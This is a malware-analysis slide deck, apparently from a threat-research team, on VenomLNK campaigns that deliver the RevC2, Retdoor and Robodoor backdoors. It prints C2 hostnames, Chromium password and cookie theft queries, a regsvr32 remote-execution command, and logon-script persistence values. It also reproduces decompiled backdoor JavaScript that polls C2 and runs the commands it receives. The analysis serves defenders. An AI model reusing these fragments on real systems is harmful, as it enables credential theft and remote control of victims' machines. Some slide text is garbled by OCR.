




VenomLNK's Triple Threat: The Backdoor Saga

Muhammed Irfan V A, Avinash Kumar and Dr. Nirmal Singh



Agenda

- 1. VenomLNK: The Initial Vector
- 2. Campaign 1: VenomLNK leads to RevC2
- 3. Campaign 2: VenomLNK leads to Venom Loader and Retdoor
- 4. Campaign 3: VenomLNK leads to Robodoor
- 5. Victimology



VenomLNK: The Initial Vector


- LNK file associated with VenomSpider (a.k.a. Golden Chickens)
 MaaS tools, used in initial attack phases.
- First observed in 2018.
- Delivers various VenomSpider tools, including TerraLoader, More_Eggs, and TerraStealer.

In H2 2024, We observed VenomLNK was used to deliver three backdoors:

- 1. RevC2
- 2. Retdoor
- 3. Robodoor



Campaign 1: VenomLNK leads to RevC2





VenomLNK: lure and command

- Contains an obfuscated .bat script.
- On execution, downloads a PNG/PDF file as a lure.
- Runs the command to register an ActiveX control and trigger RevC2 execution:

wmic process call create
"regsvr32 /s /i
{url-hosting-revc2}".

Discover Coastal Living at LIV Maritime

A New Level of Luxury Living in Dubai Maritime City, Striking from Every Angle.

Striking Views Encompass the Tower - Expansive Endless Views of the Arabian Gulf, the Jumeirah Coastline towards Bvlgari Resort, Burj Al Arab, and Palm Jumeirah, as wells as striking Downtown Dubai and Burj Khalifa Views.

Just outside your door, you'll find a lovely walking promenade along the sea, upscale shops, jogging paths, and inviting coffee houses.



Lure using brochure of a luxury living



RevC2

- A new backdoor written in C++.
- Communicates with C2 via WebSockets.
- Supported commands:
 - Stealing passwords
 - Executing shell commands
 - Taking screenshots
 - Proxying traffic
 - Stealing cookies
 - Execute a command as a different user
- Named after its PDB path:
 - C:\Users\PC\Desktop\C2New\Rev\x64\Release\ Rev.pdb.
- Motive : Financial gain



Functionality Overview

- Anti-Analysis Check(Process name and file name check)
- Encrypted string
- C2 communication protocol
- Client registration
- Process commands
- Persistence



Process name and filename check

- Retrieves the current process name and verifies if it matches regsvr32.exe.
- Checks the command line to ensure the DLL filename includes .ocx
- Used as Anti-Analysis techniques. If conditions are unmet, the process exits



Encrypted strings

- Initial RevC2 version: No string encryption.
- Next version: Strings encrypted with custom Base91 (modified alphabet) + XOR (Ref : <u>Jason Reaves</u>)
- Latest version: Encrypted strings loaded as stack strings and decrypted using XOR (hardcoded string as key).

	ws://swisskernel.com:8082
	Local\
	SELECT host_key, name, encrypted_value, path, is_secure, is_httponly, samesite, expires_utc FROM cookie
	C:\ProgramData\Temp\Cookies
	C:\ProgramData\Temp
	\Local State
	dir "%LocalAppData%\Cookies" /s /b & dir "%appdata%\Cookies" /s /b
	SELECT origin_url, action_url, username_value, password_value FROM logins
	C:\ProgramData\Temp\Login Data
	\Local State
	dir "%LocalAppData%\Login Data" /s /b & dir "%appdata%\Login Data" /s /b
	Local State
	S. OCX
	"encrypted_key"
	cmd /c
	Roaming
	apis.ocx
2	\Packages\
•	ws://blueaxon.net:443
	Environment
	UserInitMprLogonScript
	regsvr32 /s /i



C2 communication protocol

- Uses WebSockets for C2 communication via the websocketpp C++ library.
- Data exchanged in JSON format:
 - Server → Client: {"type":"%command_ID%", "command":"%command%"}
 - $\circ \quad \text{Client} \rightarrow \text{Server:}$

{"%output_name%":"%output_value%",
"type":"%command_ID%"}

- Command_ID mismatch occurs in two cases: shell command execution and screenshot capture.
- Server-side emulation of RevC2 available: <u>https://github.com/ThreatLabz/tools/tree/main/revc2</u>

Commands			
1. RCE			
2. Take ScreenShot			
3. Steal Password			
4. Steal Cookies			
5. Create Process as different ι	user		
6. Proxy Traffic			
Select a Option (1/2/3/4/5/6): 1	1		
Please provide the command you w		ute : whoam	i
Sent message: {"type": "0001". '			
Received message: {"result":"des		\\irfan	\r\n","type":"0007"}
received message, h result, des			
{'result': 'desktop		LVDe	000/ }



Client registration

- Initial data sent to the server handles registration.
- JSON format:

```
{"name":"%computername%",
"type":"0005"}.
```

• Server responds with the command to be executed.

{"name":"DESKTOP-	","type":"0005"}
{"type": "0001",	"command": "whoami"}



Commands: Steal password

- Command_ID 000000 is used to steal passwords from Chromium browsers.
- Saved passwords are retrieved and sent to the server in the format.

{"passwords":"Application: %application% Website: %website% Login URL: %url% User name: %username% Password: %password% ","type":"000000"}.

{"type": "000000", "command": ""}
{"passwords":"Application: Google\nWebsite: https://example.com/\nLogin URL: \nUser name: johndoe\nPassword: 12345\n","type":"000000"}



Commands : Executes shell commands

- Command_ID 0001 is used to execute shell commands.
- %command% is appended with cmd /c enabling attacker to run arbitrary code on the system.

```
{"result":"%output_of_command%", "type":"0007"}
   {"type": "0001", "command": "whoami"}
   {"result":"desktop" \irfan ali\r\n","type":"0007"}
```



Commands: Take Screenshots

- Command_ID 0002 is used to take screenshots of the victim's system.
- command configures the resolution multiplier for the screenshot.
- Screenshot is captured, base64 encoded, and sent to the server in JSON format:

```
{"image":"%base64encoded_ima
ge%", "type":"0006"}.
```

```
{"type": "0002", "command": "1"}
```

{"image":"/9j/4AAQSkZJRgABAQEAYABgAAD/2wBDAAgGBgcGBQgHBwcJCQgKDBQNDAsLDBkSEw 8UHRofHh0aHBwgJC4nICIsIxwcKDcpLDAxNDQ0Hyc5PTgyPC4zNDL/2wBDAQkJCQwLDBgNDRgyIR Q4B4ADASIAAhEBAxEB/8QAHwAAAQUBAQEBAQEAAAAAAAAAAAAAECAwQFBgcICQoL/8QAtRAAAgEDAw IEAWUFBAQAAAF9AQIDAAQRBRIhMUEGE1FhByJxFDKBkaEII0KxwRVS0fAkM2JyggkKFhcYGRolJi coKSo0NTY30Dk6Q0RFRkdISUpTVFVWV1hZWmNkZWZnaGlqc3R1dnd4eXqDhIWGh4iJipKTlJWW15 iZmgKjpKWmp6ipgrKztLW2t7i5usLDxMXGx8jJytLT1NXW19jZ2uHi4+T15ufo6erx8vP09fb3+P n6/8QAHwEAAwEBAQEBAQEBAQAAAAAAAAAAAACCAwQFBgcICQoL/8QAtREAAgECBAQDBAcFBAQAAQJ3AA ECAxEEBSExBhJBUQdhcRMiMoEIFEKRobHBCSMzUvAVYnLRChYkNOE18RcYGRomJygpKjU2Nzg50k NERUZHSE1KU1RVV1dYWVpjZGVmZ2hpanN0dXZ3eH16go0EhYaHiImKkp0U1ZaXmJmaoqOkpaanqK mgsr00tba3uLm6wsPExcbHyMnK0tPU1dbX2Nna4uPk5ebn6Ong8vP09fb3+Pn6/9oADAMBAAIRAx EAPwD3+uQ1v4gaZpjtBag3c68Er9wfj3/CoPiHr76bp62UD7ZJhlyDzt6Y/Hn8vev05YNHHhr7a9 ACTUAL TODEY FUCH IL A A F.



Commands: Proxy traffic

- Command_ID 0003 is used to proxy traffic through raw sockets using SOCKS5
- command property (proxy configuration) contains a json object in the format

{"listenerIP": "%ip%", "listenerPort" : "%port%"}

• RevC2 utilizes two internal command IDs:

(i) 0x55 : Connects to a target address and proxies data from target to listener through the proxy server.

(ii) 0x70 : Proxies data from the listener to target (socket established by command ID 0x55) through the proxy server.

```
{"type": "0003", "command": "{\"listenerIP\": \"127.0.0.1\",\"listenerPort\": \"65432\"}"}
```



Commands: Proxy traffic (Cont)

0x70 0x55 Listener Listener Proxy server / infected system Proxy server / infected system Target Target Creates raw socket to target Sends Target Address

Proxies data from target to listener

Proxies data from listener to target

Commands: Steal cookies

- Command_ID 0009 is used to steal cookies from Chromium browsers.
- Saved cookies are retrieved and sent to the server in JSON format

```
{"cookies":"[ { "Application":"%application%"
, "domain": "%domain%", "expirationDate":
%expirationDate%, "httpOnly": %http_only%,
"name": "%cookie_name%", "path": "%path%",
"sameSite": "%samesite%", "Secure": %secure%,
"url": "%url%", "value": "%cookie_value%" }
]", "type": "0009"}
```

{"type": "0009", "	command": ""}
{"cookies":"[\n	<pre>{\n \"application\": \"C:\\\\Users\\\\Irfan Ali\\\</pre>
\AppData\\\\Local\	<pre>\\\Google\\\\Chrome\\\\User Data\\\\Default\\\\Network\\\\</pre>
Cookies\",\n	<pre>\"domain\": \"github.com\",\n \"expirationDate\":</pre>
50771987,\n	<pre>\"httpOnly\": false,\n \"name\": \"_octo\",\n</pre>
\"path\": \"/\",\n	\"sameSite\": \"unspecified\",\n \"secure\"
: true,\n \	"url\": \"https://github.com\",\n \"value\": \"GH1.
	\"\n



Commands: Execute a command as a different user

- Command_ID 0012 is used to create a process under a different user.
- command property includes a JSON object:

```
{"username":"%username%", "password":"%password%",
"command":"%commandline%"}.
```

- CreateProcessWithLogonW API is used to execute the command with the provided credentials.
- The commandline result is not sent to the server.

```
{"type": "0012", "command": "{\"username\": \"Irfan Ali\",\"password\": \_______",\"command\": \"ping 8.8.8.8\"}"}
```




Persistence

- Latest version of RevC2 includes persistence functionality.
- Implemented in the DIIUnregisterServer export.
- Uses Windows logon scripts to achieve persistence
- Creates persistence under HKCU\Environment with registry value:
 - Name: UserInitMprLogonScript
 - Data: regsvr32 /s /i %path_to_revc2_dll%



Campaign 2: VenomLNK drops VenomLoader leading to Retdoor





VenomLNK: lure and command

- Contains an obfuscated .bat script that performs two main actions:
 - Downloads and displays a lure (e.g. JPEG image).
 - Downloads and executes VenomLoader via DLL SideLoading.

BITMASK ∨ bitcoin Transaction submitted successfully 6f04d4e2bcaa807c193697d on Mempool Close

Lure using crypto currency transaction



VenomLoader

- A simple loader written in C++, custom-built for each victim.
- Key functionalities:
 - 1. Payload decryption and execution
 - 2. Persistence



Custom Built

- Downloads a ZIP file containing:
 - A malicious DLL sideloaded alongside a legitimate executable from

[WebDAVServer]/%computern ame%/aaa.

• Uses %computername% as the hardcoded XOR key to encrypt subsequent stages

```
local 20 = slocal 2a;
std::string::string()(local 5, "DESKTOP-ET51AJO", local 2a);
std:: new allocator<char>::~ new allocator(( new allocator<char> *)slocal 2a
local 28 = slocal 29;
                         new ActiveXObject(\"MSXML2.XMLHTTP\");\n
                                                                                                    if
                                                                        var currentUrl:\n\n
                        (normal) {\n
                                                 currentUrl = url + \'/api/infos\';\n
                                                                                             } else {\n
                                     var currentLetter = String.fromCharCode(97 + currentTry);\n
                          currentUrl = url2Base + currentLetter + \'/api/infos\';\n
                                                                                         }\n
                        WScript.Echo(currentUrl);\n
                                                           xhr.open(\"POST\", currentUrl, false);\n
                           xhr.setRequestHeader(\"Content-Type\", \"application/x-www-form-urlencoded\");\n
                                xhr.send(\"name=^\"+ser+\"sret=\" + encodeURIComponent(ret));\n
                        (ret != \"\") ret = \"\";\n
                                                           if (xhr.status == 200) (\n
                                                                                                  var ob
                        j = JSON.parse(xhr.responseText);\n
                                                                      if (obj[\"command\"] !== null) {\n
                                        var de = xor(obj[\"command\"], \"^\" + ser);\n\n
                                                   var WshShell = new ActiveXObject(\"WScript.Shell\");\n
                        ry {\n
                                          var fso = new ActiveXObject(\"Scripting.FileSystemObject\");\n
                                          var tempFolder = fso.GetSpecialFolder(2);\n
                        var randomFileName = tempFolder + fso.GetTempName() + \".cmd\";\n
                         var file = fso.CreateTextFile(randomFileName, true);\n
                                                                                                 ret = \
                        "\";\n\n
                                                     if (de.slice(0,1) == \"!\") {
                         file.WriteLine(de.substring(1));\n
                                                                                file.Close();\n
```

rile.writeLine(ue.subString(i));\n file.Close();\n file.writeLine(d
for the substring(i);\n } else(\n file.WriteLine(d
for the substring(i);\n file.WriteLine(d
for the substring(i);\n var exec = Ws
hShell.Exec(\'cmd /c \' + randomFileName);\n var string =
new Date().getTime();\n vhile(..."/* ITRUCTED STRING LITER

```
AL */
           , slocal 29);
std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)slocal_29);
xorEncrypt (local 98, local 78);
base64 encode(local b8);
splitIntoChunks(local d8, (int)local b8);
psVarl = (string *)std::vector<>::operator[]((vector<> *)local d8,0);
pcVar2 = (char *)std::string::c str(psVar1);
CreateTextFileInAppData("text1",pcVar2);
psVarl = (string *)std::vector():operator[]((vector() *)local_d8,1);
pcVar2 = (char *)std::string::c str(psVar1);
CreateTextFileInAppData("text2",pcVar2);
psVarl = (string *)std::vector():operator[]((vector() *)local_d8,2);
pcVar2 = (char *)std::string::c str(psVar1);
CreateTextFileInAppData("text3",pcVar2);
std::vector<>::~vector((vector<> *)local d8);
std::string::~string(local b8);
atducateingus ateing(local 69).
```



Payload Execution

- VenomLoader stores payload content as plain text.
- Content is XOR'ed with %computername% and base64-encoded, then split into three chunks:
 - 1. Written to disk as text1, text2, and text3.
- Writes a PowerShell script (merge.ps1) to %APPDATA%\Adobe\, which:
 - 1. Decrypt the chunks (text1, text2, text3).
 - 2. Writes the decrypted payload as hello.js to %LOCALAPPDATA%\Microsoft\.
- Executes hello.js (Retdoor) using cscript



Persistence

- Creates run_all.vbs in %APPDATA%\Adobe.
- Uses run_all.vbs to establish Retdoor backdoor persistence by:
 - Adding merge.ps1 to registry key: HKCU\SOFTWARE\Micros oft\Windows\CurrentV ersion\Run
 - Entry name: GoogleUpdate.



Retdoor

- A new simple JavaScript backdoor.
- Communicates with C2 via HTTP POST requests.
- Executes shell commands sent by the C2 server




Retdoor Network Communication

- Sends continuous HTTP POST requests to <c2_address>/api/infos.
- **POST data**: name=%computername%&ret=.
 - name: Victim's computer name.
 - First request: ret is empty.
- Command output returned in subsequent ret parameter.
- Response: JSON format: { "command":


 $command_encoded$ }.

 command_encoded: XOR'ed with %computername%, saved as .cmd file in Windows temp directory, then executed.





Campaign 3: VenomLNK leads to Robodoor





VenomLNK:

- Drops ie4uinit.exe (LOLBAS) and malicious ieuinit.inf to the temp directory(Executes commands from ie4uinit.inf file.).
- Runs ie4uinit.exe -basesettings.
 - Uses scrobj.dll to download and execute the XSL file.
- XSL File Download:
 - ieuinit.inf used to download an XSL file with obfuscated JavaScript code.
 - JavaScript code ensures loading and persistence of *Robodoor*.



Robodoor

- Robodoor is a new javascript backdoor.
- Communicates with C2 using HTTP GET Request
- Execution Flow:
 - 1. Loading
 - 2. Persistence
 - 3. Registration
 - 4. Process Commands



Robodoor Loading and Persistence

- Obfuscated JavaScript code inside XML writes two text files (LoaderFile and PersistFile) and legitimate msxsl.exe to %APPDATA%\Packages\.
- Function of Text Files:
 - LoaderFile: Handles loading of Robodoor.
 - PersistFile: Ensures persistence.
- Execution Flow:
 - LoaderFile executed via msxsl.exe with its filename as an argument .
 - Persistence:
 - PersistFile added to Registry key
 HKCU\Environment\UserInitMprLogonScript
 - Registry value: cscript /b /e:jscript
 %LOCALAPPDATA%\Packages\{PersistFile}
 - PersistFile Execution: Runs LoaderFile using msxsl.exe with its filename as an argument.



Robodoor: Registration

- Collected Data:
 - %COMPUTERNAME%,
 %USERNAME%, %USERDOMAIN%,
 Installed antivirus software.
- Data Transmission:
 - o Sent to C2 server in the format: <c2_address>/ccc{randomString }?%COMPUTERNAME%~%USERNAME%~% USERDOMAIN%~AV.
- C2 Response:
 - Receives a unique bot_id written to a text file in %APPDATA%\Packages\.

GET /cccUuvIyK?DESKTOP-ET51AJ0~Bruno~DESKTOP-ET51AJ0~Windows%20Defender%20 HTTP/1.1 Host: winapi.net User-Agent: curl/7.55.1 Accept: */*

HTTP/1.1 200 OK Date: Wed, 07 Aug 2024 15:32:28 GMT Server: Apache/2.4.52 (Ubuntu) Content-Length: 7 Content-Type: text/html; charset=UTF-8


iuBipc6

inction	register() {
try	
	bjShell = obj('WScript.Shell');
	<pre>/ar computername = objShell.ExpandEnvironmentStrings("%computername%");</pre>
	<pre>/ar username = objShell.ExpandEnvironmentStrings("%USERNAME%");</pre>
	/ar userdomain = objShell.ExpandEnvironmentStrings("%userdomain%");
	var bot id = "";
	/ar fingerprintinfo = computername + "~" + username + "~" + userdomain + "~" + AV_Name;
	<pre>bot_id = connecttoC2(C2URL+ "/ccc" + randomstringgenerator() + "?" + encodeURIComponent(fingerprintinfo)); } while (bot_id == "");</pre>
1	Write(bot_id_file, bot_id);
	return bot_id;
} cat	ch (feer) {
	return 0;



Robodoor: Process Commands

- Bot ID Validation:
 - Checks if bot_id_file exists.
 - If yes: Reads the bot_id.
 - If no: Registers the device and writes the new bot_id to a file.
- Command Retrieval:
 - Uses bot_id to fetch commands from the C2 server:
 - <c2_address>/aaa{randomString}?{bot_id}.
- Command Execution:
 - Executes commands received from the C2 server using WMI.
- Post-Execution Delay:
 - Adds a delay using: typeperf.exe "\\System\\Processor Queue Length" -si <timetoWaitInSeconds> -sc 1.
- Continuous Loop:
 - Automatically starts fetching the next command after delay.





Victimology: Lures used when RevC2 is delivered

APFXmedia API Documentation

POST Emails

https://api.APFXmedia.net/emails

Endpoint for email verification, subscription to mailing lists. This endpoint could be used for verification purposes. This endpoint does not register your lead as a full lead.

HEADERS

Content-Type - application/x-www-form-urlencoded

BODY urlencoded

email: Lead's email. This value must contain an existing email. This value will be verified against external verification tools. test@test.com will not work for example.

first_name: John

Lead's first name. This value may only contain letters. Value must be at least 2 characters.

last_name: Doe

Lead's last name. This value may only contain letters. Value must be at least 2 characters

funnel: testfunnel

This value will depend on the funnel you're using. This can be a self made value, but can be requested as well. Using existing slugs will increase conversion rates. Single word, only lowercase alphanumeric characters allowed.

hitid: tracker_id

Click ID, if you don't provide a click id, one will be generated for you.

POST Leads https://api.apfxmedia.net/leads

This endpoint provides a way to post leads. Please review all parameters and their verification rules.



Cryptocurrencies and Blockchain

Europe and Central Asia Economic Update Office of the Chief Economist May 2018



Discover Coastal Living at LIV Maritime

A New Level of Luxury Living in Dubai Maritime City, Striking from Every Angle.

Striking Views Encompass the Tower - Expansive Endless Views of the Arabian Gulf, the Jumeirah Coastline towards Bvlgari Resort, Burj Al Arab, and Palm Jumeirah, as wells as striking Downtown Dubai and Burj Khalifa Views.

Just outside your door, you'll find a lovely walking promenade along the sea, upscale shops, jogging paths, and inviting coffee houses.





Victimology: Lures used when Retdoor is delivered				
× Transfer 🏟	← Withdrawal Details ₽	BITMASK		
Asset Bitcoin (BTC) Main Wallet 1 Juggecxy1apwdzw1ju9g	-1000 USDT	Transaction submitted successfully		
To bc1qwumw2h09gf00vqct54	Network USDT			
Network fee 0.000021 BTC (≈£2.98) Max Total £252.98	Address 0x1d7788F1897AA36Ee3F4C2fe 5A2E7796c78a0945 Txid 0xfb86ace14436fc0c26cc5d70 f89d491496d986564f39abfe10fd b0183db0e03			
	Amount 1000 USDT Network fee 0.001500 USDT	<u>View Transaction b4f368f46820b983356f4af61154d4f309800b9b6</u>		
	WalletSpot WalletDate2024-11-28 09:49:25	6f04d4e2bcaa807c193697d on Mempool		
Confirm	Save Address	Close		
		ThreatLab		

Victimology: Lures used when Robodoor is delivered

2025 PRICE LIST EURO



EFFECTIVE AS ITF UT/ITI/25

DRIVERS LOFT FLEX WSP (E) RRP (E) RH-9,10.5.12 NEW QI35 MAX DRIVER S.R.A 399 689 LH-9, 10.5, 12 RH-10.5, 12 NEW 0135 MAX LITE DRIVER RAL 399 689 LH-10.5.12 RH-9, 10.5.12 NEW 0135 DRIVER X, S, R, A 399 689 LH-9,10.5 RH-8,9,10.5 NEW 0135 LS ORIVER X.S.R 399 689 LH - 9, 10.5 RH - 11.5, 13.5 KALEA GOLD DRIVER 346 599 LH-11.5.13.5

FAIRWAYS	LOFT	FLEX	WSP (€)	RRP (E)
NEW QI35 MAX FAIRWAY	RH - 3, 5, 7, 9	S, R, A	233	399
	LH - 3, 5, 7	5, H, A		
NEW QI35 MAX LITE FAIRWAY	RH - 3, 5, 7	RAL	233	399
	LH - 3, 5, 7	RAL		
NEW QI35 FAIRWAY	RH - 3, 3HL, 5, 7	S, R, A	233	399
NEW QL35 FAIRWAY	LH - 3, 5, 7	3, H, A		
NEW QI35 TOUR FAIRWAY	RH - 3, 5, 7	X C D	287	479
NEW QI35 TOUR FAIRWAY	LH - 3, 5	X, S, R	287	
KALEA GOLD FAIRWAY	RH - 3, 5, 7		191	329
KALEA GULD FAIKWAT	LH - 3, 5, 7			

UTILITIES	LOFT	FLEX	WSP (C)	RRP (E)
NEW Q135 MAX RESCUE	RH - 3, 4, 5, 6, 7	S.R.A	205	349
	LH - 3, 4, 5	5, K, A		
NEW QI35 MAX LITE RESCUE	RH-4,5,6,7	RAL	205	349
	LH-4,5	KAL		
NEW 0135 RESCUE	RH - 2, 3, 4, 5	X, S, R, A	205	349
NEW QI35 RESCUE	LH - 3, 4	X, 5, H, A		
KALEA GOLD RESCUE	RH - 4, 5, 6, 7	L	153	269
RALEA GUED RESCUE	LH - 4, 5, 6, 7			
PUDI & P.DHY	RH - UDI: 2, 3, 4 & DHY: 2, 3, 4	X, S, R	169	289
RUDIARDHT	LH - UDI: 2, 3, 4 & DHY: 2, 3, 4			













Thank You

Muhammed Irfan V A, Avinash Kumar and Dr. Nirmal Singh

